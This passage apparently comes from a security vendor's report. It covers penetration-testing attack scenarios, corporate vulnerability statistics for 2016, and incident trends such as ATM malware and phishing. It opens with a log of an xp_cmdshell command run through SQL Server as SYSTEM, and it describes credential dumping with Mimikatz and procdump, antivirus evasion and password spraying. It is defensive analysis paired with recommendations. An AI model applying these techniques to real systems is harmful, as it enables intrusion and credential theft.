[S-chain]-<>-[redacted]:1433-<><>-OK

[*] SQL Query: EXEC master..xp_cmdshell 'cmd.exe /c whoami'


 output
 ------
 nt authority\system


[*] Auxiliary module execution completed
```

One of the critical issues in protecting resources on the network perimeter is the level of privileges given to a web server, DBMS, and individual users. For example, older versions of Microsoft SQL Server were by default installed with NT AUTHORITY\SYSTEM privileges, the maximum possible level in Windows. Therefore, any attacker who hacked the SQL Server account instantly received full control of the server. In more recent versions of SQL Server, this flaw has been corrected: privileges are now limited by default to NT SERVICE\MSSQLSERVER.[2] However, even these restrictions may not provide proper protection. In one of our penetration tests, we found out that the NT SERVICE\MSSQLSERVER user has SeImpersonatePrivilege privileges in the operating system, due to which that user can assign itself the privileges of any other available user by using a delegation token (impersonation token[3]). The Mimikatz utility can be used for such impersonation, for example. During the test, we found that the maximum privileges available in the system (NT AUTHORITY\SYSTEM) could be assigned.



Recommendations for protection. Administrators need to carefully monitor the level of privileges assigned to software and users, minimizing privileges whenever possible.

We recommend restricting access to DBMSs and web server administration interfaces from the Internet, allowing such connections only from a limited number of administrator workstations on the LAN. For this, the firewall must be configured correspondingly. In addition, we recommend implementing a strict password policy in order to prevent users from choosing simple or dictionary passwords.

If access to web server administration is required, we recommend creating a whitelist of IP addresses (administrator workstations) and forbidding connections from all other addresses. But remember that address filtering is far from perfect—it can be bypassed by attacking from already compromised resources on the local network.

[2] msdn.microsoft.com/en-us/library/ms143504.aspx#Serv_Perm
[3] msdn.microsoft.com/en-us/library/windows/desktop/aa378842(v=vs.85).aspx

The full version of this report contains scenarios of five more popular perimeter attacks that exploit web vulnerabilities, software and protocol vulnerabilities, social engineering, unencrypted data, and errors in access and privilege control, plus our recommendations for staying safe from these attacks.

GAINING CONTROL OF AN EIS


Attackers on EIS internal networks fall into two categories: insiders, who have access to a network outlet on-site, and outsiders who have successfully penetrated the network perimeter. The model of insider attacks can vary depending on which segment of the network the attack vector comes from and what initial privileges the attacker has.

LAN attacks from the Internet require no additional authentication on the network, since the attacker has already obtained a certain level of privileges on a compromised server located in a certain network segment. By contrast, an internal attacker must somehow obtain logical access to the LAN and privileges on an internal resource—unless, of course, the attacker is an employee who already has such privileges.

Network configuration and hardware are the key factors determining the feasibility of internal attacks. What makes life harder for internal attackers? Segmentation, filtering of network protocols, and network protection against connecting third-party equipment. Unfortunately, not many organizations provide sufficient network-level protection for their EISs.

EISs at modern organizations are typically domain-based (Microsoft Active Directory). This architecture is convenient and supports centralized management of large distributed network infrastructures. However, it can be vulnerable to attacks if security is neglected by administrators and users. Real-life experience shows that the most common problems in such EISs are a lax password policy and insufficient protection of privileged domain accounts.

The simplest and most common scenario for an attack on an EIS based on Microsoft Active Directory is a combination of two simple actions carried out by an internal attacker: gaining local administrator privileges on a LAN node, followed by launching specialized hacking tools on a compromised resource in order to obtain user credentials.




A local administrator account can be used to retrieve plaintext passwords. This is possible due to an architectural weakness in the single sign-on (SSO) implementation in all Windows operating systems that support SSO. The vulnerability exists because the Windows wdigest, Kerberos, and tspkg subsystems store user passwords in the operating system memory in a reversible format. Because of this, a local administrator can access the passwords of all logged-in users. Special toolkits are available on the Internet (for example, Mimikatz and WCE) for performing such attacks.

By repeating these steps on a few LAN nodes, the attacker can eventually obtain the "keys to the kingdom" from a computer on which a domain administrator account is active, obtaining the domain administrator's password as plaintext.


EXAMPLE: BRUTE-FORCE ATTACK ON A DOMAIN ACCOUNT

In most EISs, domain accounts are subject to password policies, but these policies are not always effective. Dictionary combinations often are not blocked. A common password that meets most password policies, despite being weak, is P@ssw0rd. This combination is long and complex enough to be considered resistant to brute-force attacks. However, P@ssw0rd is included in most dictionaries of popular passwords and will quickly be guessed by any attacker. More complex combinations can also be cracked using dictionaries of frequently used passwords.



Typically, domain infrastructures protect against automated brute-force attacks by limiting the number of login attempts and blocking accounts after too many attempts are made. However, armed with information about the user names in use, an attacker can take one or two passwords and check them against a whole list of user names. User names are not difficult to obtain: an internal attacker (an employee of the organization) can send a request to the domain controller or analyze the address book in an email client. An external attacker can analyze public sources on the Internet (company publications, presentations, contact information from the official website) or find poorly protected sensitive data stored on external resources of the organization.


In addition, by analyzing the pattern of domain account names, the attacker can compile a custom dictionary. Usually this is based on the employee's first initial and last name (for example, DOMAIN\JSmith). Sometimes a second initial is used (DOMAIN\JPSmith). Other variations based on employees' full names exist as well.



The hacked account often has local administrator privileges on a workstation or on the LAN server, which allows the attacker to connect to this node remotely (for example, via the RDP protocol) and run hacking tools.

Antivirus software has the potential to be a serious obstacle for attackers, but it is rarely configured to properly withstand attacks. In almost every penetration test, we see the ineffectiveness of antivirus protection on LAN nodes. Either antivirus software does not block the attacker's tools, or the attacker can disable the antivirus software (or add the hacking tools to the list of exceptions) due to having local administrator privileges.

But even if antivirus software blocks malicious tools and cannot be disabled, an experienced attacker will still be able to conduct an attack. To bypass protection, it is enough to run a malicious utility on any available public resource on the LAN or perform a memory dump of the lsass.exe process (such as by using procdump) and run Mimikatz on the attacker's own workstation. In addition, there is a PowerShell version of this utility that is not detected by antivirus software.



As the result of such an attack, the attacker obtains the credentials of all users logged in to the operating system, in plaintext. These credentials can include local administrators of other nodes and privileged domain accounts. This attack vector has the potential to obtain full control of the domain infrastructure.

Recommendations for protection. This scenario is nearly always a winning one for attackers. The only measures for minimizing risk are a strict password policy that prevents absolutely all users from choosing simple passwords, and limiting the privileges of local users on workstations and domain servers. Two-factor authentication should be used for privileged accounts. However, two-factor authentication has its own set of vulnerabilities.

The full version of this report contains scenarios of other popular insider attacks, including bypassing of two-factor authentication, attacks on network and link layer protocols, interception of authentication data (SMB Relay), reading of process memory, group policies, and Kerberos golden tickets—as well as recommendations for staying protected.

CONCLUSIONS

Our message to system administrators, information security officers, and executives is: EIS attacks are quite predictable. Each of the scenarios described in our report is based on exploitation of the most common EIS vulnerabilities, which can be eliminated by configuration changes or with minimum financial investment. Studies describing EIS vulnerabilities and deficiencies are published every year, so the attack picture is not as chaotic as it may seem.

Protection must be comprehensive. Security is a chain, and attackers almost always will target the weakest link. Even expensive security solutions become useless when users and administrators utilize dictionary passwords. We have seen many cases where a dictionary password of just one user was enough to advance an attack all the way to gaining full control of an entire corporate network. Equipped with local administrator privileges on a workstation or server, an attacker can use special utilities to obtain credentials even when antivirus software is installed.

For a secure EIS, we urge starting with the following key security measures:

+ Use a strict password policy.
+ Protect privileged accounts.
+ Raise user awareness of information security issues.
+ Encrypt all sensitive information.
+ Minimize the number of network service interfaces available on the perimeter.
+ Protect or disable unused data link and network layer protocols.
+ Split the network into segments. Minimize user and service privileges.
+ Update software and install operating system security patches regularly.
+ Run penetration tests on the EIS and analyze the security of web applications on the perimeter regularly.

All these measures must be integrated and implemented in unison. Only consistent implementation will make protection effective and truly justify the cost of expensive security products.

Download the full version of this report at www.ptsecurity.com/ww-en/analytics/.

MAXPATROL NAMED VULNERABILITY MANAGEMENT PRODUCT OF THE YEAR

An all-in-one vulnerability management solution from Positive Technologies scooped top prize in the independent Cyber Security Awards (cybersecurityawards.com). The Awards were established in 2014 to reward excellence and innovation by the best individuals, teams, and companies in digital security. Judging is performed by 10 experts representing a broad spectrum of backgrounds and organizations. As a fully independent event, the judges make all decisions based on merit alone. MaxPatrol was reviewed by the panel, which collectively acclaimed it the Vulnerability Management Product of 2016.

Vulnerabilities in corporate information systems

Information Security Analytics Team

Information systems at large corporations are like living organisms: they "breathe in" new hosts and systems, grow to accommodate network topology changes, and adapt to new equipment configurations. Ensuring the uninterrupted security of information systems is difficult, with infrastructure scattered across countries and continents, labyrinthine architectures, and many dependencies within and between subsystems.

Here we provide an overview of the most common vulnerabilities detected during security audits by Positive Technologies in 2016. In an audit, our experts simulate how actual attackers (external and internal) would try to penetrate corporate systems. This method identifies a large number of protection flaws, including ones impossible to detect in any other way. Data from the prior year (2015) is provided for comparison.


The 2016 data includes the results of security audits of 15 information systems belonging to companies in various industries: manufacturing companies, some of which are state-owned (40%), banks and financial institutions (20%), telecommunications providers (27%), and IT companies (13%). In 2015, manufacturers accounted for only 18 percent of audits. In addition to external, internal, and combined penetration testing, some companies requested assessment of staff security awareness and wireless network (Wi-Fi) security.

GENERAL RESULTS


Quantitative rating based on Common Vulnerability Scoring System (CVSS) v3.0 was used to evaluate vulnerabilities. Almost half of tested corporate systems contained critical vulnerabilities.

40 percent of the systems tested in 2016 contained critical vulnerabilities involving configuration flaws, 27 percent had critical vulnerabilities involving errors in web application code, and 20 percent harbored critical vulnerabilities caused by lack of updates (among this subgroup, the average age of the most out-of-date applications was nine years). Information about the oldest vulnerability we found (CVE-1999-0024) was published more than 17 years ago and relates to DNS server support for recursive queries. A malicious user could exploit this vulnerability to conduct DoS attacks.


Compared to 2015, overall protection decreased from "below average" to "poor" due to a decline in staff security awareness and server equipment protection. The average protection level of database management systems (DBMS) and web applications also remains inadequate. Effectiveness of protection mechanisms declined in four categories. Only one (vulnerability and update management) showed improvement. Of the protection mechanisms rated, none received a rating higher than "fair"—and one of them, "Information security awareness," even received a zero rating.



System protection: attack vectors



Maximum severity of vulnerabilities found (percentage of systems)




System protection: effectiveness of protection mechanisms

PERIMETER SECURITY

The trend towards increased network perimeter security continued in 2016. In 27 percent of audits, Positive Technologies was unable to penetrate the network perimeter and obtain unauthorized access to LAN resources. This can be explained by the fact that some customers perform regular penetration testing and eliminate the vulnerabilities found.


When it was still possible to penetrate the perimeter, however, less effort was required than in 2015. In almost 55 percent of cases (compared to 46% in 2015) an external attacker with minimum knowledge or skills could penetrate the perimeter and access LAN resources. As in previous years, breaching the network perimeter requires exploiting an average of two vulnerabilities.



Difficulty of perimeter penetration (percentage of systems)


Penetration testing revealed an average of two attack vectors per system leading to unauthorized access to LAN resources. On one system, five such attack vectors were detected. Although an attacker needs only one way to penetrate the network perimeter and gain LAN access, in some cases multiple ways were found: standard penetration testing, social engineering, and via wireless networks.

In 77 percent of cases, penetration of the network perimeter was successful due to vulnerabilities in web applications, and in 23 percent of cases due to easily guessable dictionary passwords. Curiously, in several cases our team detected unauthorized web-based command-line interpreters on web application servers, suggesting previous successful attacks. The attackers apparently had been able to conduct attacks on LAN resources for several months, since these web-based interpreters were revealed only during our security audit.




Number of ways to breach the network perimeter

The top five network perimeter vulnerabilities are very similar to those found last year. Dictionary passwords and unencrypted data transfer protocols were detected on all systems. Almost all systems had components with out-of-date software. Our experts scanned network perimeter nodes and in 91 percent of cases discovered remote access, hardware management, and DBMS connection interfaces that any Internet user can access. The number of systems with cleartext storage of sensitive data, or with public access to such data, also increased. Numbers five through ten in the vulnerability list involve mistakes and flaws in web application code. Overall, seven out of the ten most widespread vulnerabilities on the network perimeter have a high-risk level.



Most common vulnerabilities on the network perimeter (percentage of systems)

As compared to 2015, the situation with use of outdated software versions on network perimeter hosts improved by 9 percent. But the percentage of systems using outdated versions of application software increased to 82 percent.




Vulnerable software on the network perimeter (percentage of systems)

An interesting tendency is that the number of vulnerabilities with use of excess application or DBMS privileges fell from 33 percent in 2015 to 18 percent in 2016. This is mostly attributable to the fact that newer versions of Microsoft SQL Server do not receive maximum OS privileges by default. Previously, an attacker who bruteforced a Microsoft SQL Server account immediately gained total control over the server unless the administrator manually restricted these privileges. Microsoft tackled this vulnerability by restricting the DBMS account privileges by default in newer versions. However, even these restrictions sometimes fail to ensure sufficient protection. More detailed examples of privilege elevation with Microsoft SQL Server are given in "Penetration testing: attack scenarios."

SECURITY OF INTERNAL RESOURCES

After gaining access to the internal network, an external attacker can press on to obtain full control over the whole IT infrastructure or individual critical systems. On more than half of the tested systems, our testers gained control over critical resources (Active Directory, DBMS, or ERP system). 55 percent of tests resulted in full control over the entire corporate infrastructure, a percentage that almost doubled compared to 2015.




Level of privileges obtained by external attacker (percentage of systems)


The insider threat remains real: acting as an employee, for instance, our testers had a 100 percent success rate at gaining full control over the entire infrastructure in 2016 (as compared to 82% in 2015). We saw a significant fall in the level of sophistication that an internal attacker would need to access critical recourses.

To gain maximum privileges on critical systems, in most cases it is enough for a malicious user to bruteforce a local administrator's account on a workstation or LAN server, launch special software, and obtain local administrator accounts for other workstations or servers in cleartext. This information can be subsequently parlayed into domain administrator credentials.

In some cases, just two steps were enough for an insider to get access to critical systems. The first step involved escalating OS privileges to the maximum possible using a published OS vulnerability (CVE-2015-1701) and a publicly available exploit. Then the experts analyzed log files on the server and bruteforced accounts to gain access to a critical system.




Most common intranet vulnerabilities (percentage of systems)



Most popular dictionary passwords in 2016 (percentage of systems)

The most common vulnerabilities are security flaws in network layer and data link layer protocols, which may lead to traffic redirection and interception of network configuration data. Every system contained vulnerabilities related to protocol use (ARP, STP, BOOTP, CDP).

Each analysis of LAN traffic revealed a lack of protection against ARP Cache Poisoning, which may be used for traffic sniffing and performing a man-in-the-middle (MITM) attack. If this attack is successful, an intruder can capture confidential information, modify data in transit, and block network connectivity.



Information security awareness (percentage of systems)

Dictionary passwords fell to second place, having declined by 10 percent as compared to 2015. But administrators, just like regular users, can be lazy when choosing passwords: all the systems that used dictionary passwords had them also for privileged accounts.

STAFF AWARENESS

Information security awareness of employees was tested using company-specific scenarios, consisting of electronic mailings containing an attachment or external URL. Messages claimed to be from either a company employee or an outside individual or company. In some cases, our testers spoke over the phone with responsive employees whose signatures indicated their extension numbers.

The results showed that information security awareness decreased significantly in 2016: in half of cases, it was extremely poor (in 2015, only 25 percent of clients received such a rating).

Find more details on vulnerability analysis of information systems in our full report: www.ptsecurity.com/ww-en/analytics/.


Analyzing digital incidents: forewarned is forearmed

Information Security Analytics Team

Almost any target can attract hackers. Some companies are rummaged for confidential data, others for immediate profit, and still others are chance victims of a large-scale attack. With years of expertise, our incident monitoring and response team constantly tracks overall trends and suggests preventive measures to protect information infrastructures. This article describes some of the trends we have detected in the last two years.

TARGETED ATTACKS: INDUSTRIAL SPYING

In 2016, we had almost three times more requests from manufacturing companies facing information security incidents than in the previous year. Attacks on industrial facilities have made up 37 percent of all incidents investigated in the last two years.



Cases investigated by Positive Technologies (by sector)

As a rule, when hackers attack critical infrastructure, they do so with a clear target, painstaking planning, and tools developed specifically for the target system. These attacks have become stealthier in recent years: the average presence of attackers on a target system has increased to three years (and we have seen cases lasting for eight years!).

Targeted attacks on critical infrastructure may have severe consequences and even human casualties, but the most frequent outcome is disclosure of confidential data. One such incident took place in December 2015 and led to the compromise of key infrastructure assets of a major Russian industrial company. In other words, attackers had access to the confidential information stored and processed there. The investigation performed by Positive Technologies indicated that spyware (such as Enfal and PlugX) had been present on the compromised system for several years. This spyware has been used by several groups specializing in targeted attacks on infrastructures worldwide.

A MODERN-DAY BANK HEIST


2016 saw an outburst of attacks targeted at financial companies. Such incidents constituted over 26 percent of all incidents we investigated in 2016. Attackers tend to chase maximum profit, shifting their sights from bank clients to banks and using new and more intricate attack schemes.

In spring 2016, our specialists investigated an incident that caused significant damage to a bank despite an immediate security response. The attack involved installation of Green Dispenser malware on bank ATMs. This Trojan enabled cash dispensing on command. Remarkably, the malware used two-factor authentication with two PIN codes—static and dynamic—for protection from accidental triggering.

A criminal approached an ATM running previously installed malware and typed the static PIN code, after which a QR code appeared on the ATM screen. Then the criminal scanned the QR code using a mobile app and received a dynamic (one-time) PIN code to activate cash dispensing, collected the money, and left.

In October 2016, we came across the actions of the Cobalt group, which had become known to us quite recently. This incident resulted in the overnight theft of the equivalent of over USD $38,000 from an Eastern European bank.

The attackers spent two months preparing for the robbery: they sent emails containing malware, compromised the bank's local network, got access to computers of the employees in charge of ATM operation, and remotely uploaded malware to ATMs and obtained control over them. To withdraw cash, the attackers used so-called money mules, which they had hired via the Internet. These individuals approached an ATM at an agreed time (mostly at night) and took the cash dispensed by the ATM on the attacker's remote command.



REPURPOSING OF LEGITIMATE SOFTWARE AND SITES

Widely available software used to perform legitimate penetration testing, as well as built-in OS functions, are increasingly popular among criminals. In addition, we have seen that attackers tend to prefer ready-made exploits that make use of known vulnerabilities. They know that big companies have to stop critical business processes in order to install security updates, meaning that updates are often installed late or never at all. Instead of expensive zero-days, hackers can continue to exploit known vulnerabilities for years.

The Cobalt attack, for instance, is notable for using the legitimate commercial program Cobalt Strike, which is designed to automate the pentesting process. The attackers also used credential management utilities and remote management software that is publicly available from the developers' websites.

The Cobalt attackers tried to keep a low profile on infected systems and therefore used legitimate sites found with the help of major search engines (in particular, github.com) to download utilities to targeted servers and workstations, and a popular file-sharing service to download malware. Remote connections and management of ATMs were performed using RAdmin, a program also heavily used by bank administrators, due to which its use raised no suspicions among bank security staff.

SOCIAL ENGINEERING: TARGETED PHISHING

Poor information security awareness by employees is still a major weak point in the protection of almost all companies. Among the large-scale incidents last year of which we are aware, about one third involved social engineering. The first stage of placing malware on the target system is usually email. Criminals can imitate business letters from company departments or partners. Malicious attachments are named to resemble typical business documents, such as audit schedule and document checklist.doc.exe. Such attacks require advance preparation and study of internal processes at the target company, and possibly prior attacks on partner companies.

In spring 2016, Positive Technologies investigated a case in which a spam mailing was sent using the name of the CEO of an Italian industrial company to the company's business partners. All emails addressed the recipients personally by name, and the template was identical to the usual format used in company emails. But while the linked sites looked identical to the official website of the company, they were phishing sites containing malware.

DDOS FOR RANSOM

Distributed denial of service (DDoS) attacks are still thriving. Previously, commercial DDoS attacks were mostly backed by a third party (for example, a competitor of the attacked company). But now another way to get money is growing more popular: DDoS attacks demanding a ransom payment. Attackers threaten that, in case of no payment, they will continue DDoS or worsen their attack—for instance, by gaining unauthorized access to the victim's databases. In one of cases we investigated, a letter was sent to a popular dating website promising "total deactivation" unless the owner agrees to "make a deal."

All too often, victim companies agree to pay up. This outcome can be avoided by setting up comprehensive DDoS protection with a more flexible network architecture, web application analysis, and prompt security event monitoring.

PARANOID OR PRUDENT?

Some infrastructure malfunctions spark fears of a hacker attack, even though in fact hackers had nothing to do with them. According to our estimate, such cases are around 14 percent of last year's incidents.

For example, our experts analyzed an incident involving emergency shutdown of equipment at a large facility. Hardware and software went offline due to what was actually a wiring problem combined with strong vibration of the building when the equipment was in operation. Though the incident was not caused by a security issue, it triggered evaluation of the company's SCADA/ICS protection stance, which resulted in detection and elimination of substantial gaps in security.

CONCLUSIONS

The above examples are only a few of the incidents that occur daily at companies, but they perfectly illustrate the threats we anticipate this year as well: attacks on financial companies precipitated by penetration of internal infrastructure; elaborate targeted attacks on industrial companies to gain confidential data; use of ever-more sophisticated social engineering, and use of well-known vulnerabilities, publicly available hacking tools, and legitimate software in attacks. Therefore, companies need to pay attention to implementing the central tenets of information security:

+ Train employees on information security awareness.
+ Ensure protection from malicious email attachments by using antivirus protection and malware detection systems.
+ Monitor security events: the earlier you detect an incident, the more successful your investigation is going to be. Specialists can use SIEM systems to facilitate monitoring.
+ Avoid excessive privileges for user accounts.
+ Implement a strict password policy.
+ Keep software up to date and use centralized update servers.
+ Assess web application security and perform regular pentesting.

FINANCE

